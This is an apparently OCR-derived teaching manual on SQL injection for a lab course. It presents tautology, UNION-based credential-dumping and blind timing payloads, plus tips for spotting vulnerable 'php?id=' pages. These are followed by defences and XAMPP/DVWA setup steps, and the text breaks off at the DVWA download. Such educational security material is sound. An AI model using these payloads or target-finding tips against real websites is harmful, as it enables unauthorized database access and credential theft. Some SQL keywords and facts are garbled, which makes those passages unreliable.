Table of Contents

MANUAL-1: EXPLOITING WEB APPLICATION VULNERABILITY

Data is very important part of the information systems. The applications that are based on the database are used by different organizations to get and access the data from the customers. SQL injection is totally depend on data that is stored by developers and customers. Database is the main part from where an attacker can retrieve, get and manipulate the data in database.

Introduction to SQL

- SQL injection attack is from the class of code-injection attacks, in this attack data maintained by the users is constituted in SQL query in such a manner that the user's input is conduct as SQL code.
- It is a way to maliciously exploit the applications that uses client-supplied input (data) in SQL statement. Attackers tries to trick the SQL engine to execute unforeseen commands by granting specially organized string input, with that he/she gaining unofficial access to a the database to view or manipulate the restricted data of the database.
- This techniques may be differ, but this will exploit almost all the vulnerabilities in the application:

Real world example of SQL injection attack.

- On 17 August,2k19 the United States Justice Department charged the two Russian and one American for the theft of 130 million credit card no. with the help of SQL Injection Attack.


- And In 2k8 number of attacks occurs by exploiting the SQL injection vulnerabilities of Microsoft's IIS web server and SQL database server. In total more than 500,000 sites were exploited.

What actually happens in SQL injection

- Most of the web applications are taking user input from a form Often the users input is basically used in the development of a SQL query submitted to the database. For example:

➢ *SELECT* product data *FROM* table *WHERE* P-name = '***user input P-name***';

- A SQL injection attacks implicate the SQL statements in the users input.



Example of SQL Injection Attack

Injection Possibilities

With SQL injections, attackers is able to:

- **Add the new data in to the database**
  - Could be embarrassing to find yourself selling politically incorrect items on an ecommerce site.
- ***Transform the data i.e. present in the database :***
  - Execute an *UPDATE* in SQL query i.e. injected.
- **Also able to get the other information and can access to systems by compromising their passwords**.

SQL Injection

- It will show you how to find vulnerability in a website.

  What's website vulnerability?

  - ✓ It is a backdoor (a secret exploit) which permit us to gain database access to the files on the server.

  How do we find for a website vulnerability?

  - ✓ To find a vulnerability you first need to find the right parameter. For example

- Php?id= (has a 80% chance of being vulnerable)
- Php?Id= (has a 50% chance of being vulnerable)

- At the end of the “Php?id=“ parameter you have to add a ’ , if it shows a MYSQL error than you know site is indeed vulnerable.

TYPES OF SQL ATTACKS

1) **Union based SQL Injection**
2) **Error based SQL Injection**
3) **Blind SQL Injection**

Tautologies

- Injection of the code is one or more conditional statement, So they always evaluate to true.

SELECT	**Accounts**
FROM	**Users**
WHERE login =	**‘’ or 1=1 --’ AND pass = ‘’**
AND pin =	**Something**

Union Query

i. Insert an statement in the form:

UNION SELECT <rest of injected query>

ii. *CHOOSE* accounts *FROM* user *WHERE* login = ‘’ *UNION*

iii. *SELECT* Card No from Credit Cards where

iv. *Acct No = 10032 --‘ AND* pass = ‘’ AND pin =

v. *13/07/2014* union select user-id, ‘username:‘ +username, ‘ password: ‘ + password, null from users--

Blind SQL Injection

i. Inject the SQL commands into the website and then examine how the functioning of the site changes

ii. Timing Attack

iii. Attain the information by penetrating timing delays in the acknowledgement of the database.

```
SELECT accounts FROM users WHERE login='legalUser' and
ASCII(SUBSTRING((select top 1 name from sysobjects),1,1))
> X WAITFOR 5 -- ' AND pass='' AND pin=0
```

Further classification:

On the basic order of attack SQL injection is further classified:

1) First Order Attack:

An attacker is able to inject the malicious code or string and cause the modified malicious code to be carried out immediately.

2) Second Order Attack:

The attacker is able to inject the code into persistent storage like table row which is presume as a reliable source. An attack is later executed by some another activity.

3) Lateral Injection:

The attacker can change the impliedthe functionTo_Char() by manipulating the code of the environment variables, NLS_Date_Format orNLS_Numeric_Characters.

How to tackle the SQL Injection Attacks:

One can use the following policies to tackle itself from SQL Injection attacks.

i. If possible, use bound variables with prepared statement.

- Many libraries permits to bind the inputs to variables inside a SQL statement
- PERL example (from http://www.unixwiz.net/techtips/sql-injection.html)
- $sth = $dbh->prepare("*CHOOSE* email, user-id FROM members WHERE email = ?;");
- $sth->execute($email);

➢ **How this prevent SQL attack?**

- The SQL statement one can pass to prepare is parsed and compose by database server.
- By define the parameters (either a ? or a named parameter like :name) one can define the database engine what to filter on.

- Then when you call execute the prepared statement is combined with the parameter values you specify.
- The parameter values are mixed with the compiled statement, not a SQL string, So that it will work.

SQL injection works by tricking the script into including malicious strings when it creates SQL to send to the database. So by sending the actual SQL separately from the parameters you limit the risk of ending up with something you didn't intend.

- **Analysis of syntax for input validation**

  Most of the classes have fixed input languages

  - Electronic mail addresses, dates, etc.
  - Authenticate that the given input is true string or not.
  - Only Few languages can grant problematic characters. Like "*" in the E-mail ID so try to avoid these
  - Avoid quotes double quotes and semicolons.
  - Permits in name only the use of single quotes.

ii. Limits the input length.

- Most of the SQL injection attacks build with long strings input.

iii. Limit database permissions and segregate users

- Only that user is able to connect the database to read who have permission.

- In application never connect to database as an administrator.

iv. **Never ever trust on users input** - Input must be verified before it is using it in SQL statements.

v. **Prepared statements** – prepared statements to work by creating the SQL statement first then treating all submitted user data as parameters. This has no effect on the syntax of the SQL statement.

vi. **Regular expressions** –these can be used to detect potential harmful code and remove it before executing the SQL statements.

vii. **Database connection user access rights** –only necessary access rights should be given to accounts used to connect to the database. This can help reduce what the SQL statements can perform on the server.

viii. **Error messages** –If any error occurs this should not reveal any sensitive information. In the place of SQL statement that causes the error simple error messages pop up such as “Sorry, for the technical errors. Please try again later” can be used.

Introduction to XAMPP

XAMPP is a freely available and open source cross-platform web server solution stack package, consist of the Apache HTTP Server, MySQL database, and interpreters for scripts written in the PHP and Perl programming languages.

X----------Cross-platform

A----------Apache

M----------MariaDB(Mysql)

P----------PHP

P----------Perl

AVAILABILITY

XAMPP is available for:

- Microsoft Windows
- Linux
- Solaris
- Mac OS


And it is mainly used for web development projects.

XAMPP INSTALLATION

Steps to install Xampp Server


Open the XAMPP website.

Go to https://www.apachefriends.org/index.html in your computer's web browser.




Step 1 Click XAMPP for the Windows. It's a grey color button on the left side bottom of the web page. Depending on the browser, User first of all have to choose a save location in the system and verify the downloads.

Step 2 Double-click on the downloaded file. The files name must be like xampp-win64-7.2.04-00-VcC15-installer, and you'll find this file in the default downloads location.




Step 3 Click *Yes*. This will open the XAMPP setup popup. Click OK on a warning if you have User Account Control (UAC) activated on your computer.

Step 4 Click Next.




Step 5 Select components of XAMPP to install. Review the list of XAMPP attributes on the left side of the window; if you see an attribute that you don't want to install as part of XAMPP, uncheck its box.

- By default, all attributes are included in your XAMPP installation.




Step 6 Click Next.




Step 7 Select the installation location. By selecting the path from the given option.

- It will install in any folder of your choice (e.g., select folder on the Desktop) and choose that folder as the installation destination.




Step 8 Click OK. This will confirms the selected folder as your XAMPP installation location.

Step 9 Click Next. i.e. Right side on the bottom of the window.



Step 10 Disselect the "Learn more about Bitnami" box, then click on the Next.

Step 11 Begin the installing XAMPP. Click *Next* for the installation process. XAMPP will start installin in the folder that is created by the user.



Step 12 Click on the Finish button when prompted. It is must be at the bottom of the window of the XAMPP server.

- Window and open the XAMPP Control Panel, which is where you'll access your servers.

Step 13 Xampp server will run like this and start Apache and MYSQL.

Step 14 Click on finish.

INTRODUCTION TO DVWA

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. The main goal of DVWA is to be an aid for security professionals/experts to check their skills and tools in a proper legal environment.

This will helps web developers to better sense the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.


DVWA INSTALLATION

Steps to setup DVWA on your windows PC:


Step 1 Download and install XAMPP on your computer.

Step 2 Open XAMPP:


Open the XAMPP control panel and start the “Apache service” and “MySQL service”.



Step 3 Download Damn Vulnerable Web App (DVWA)

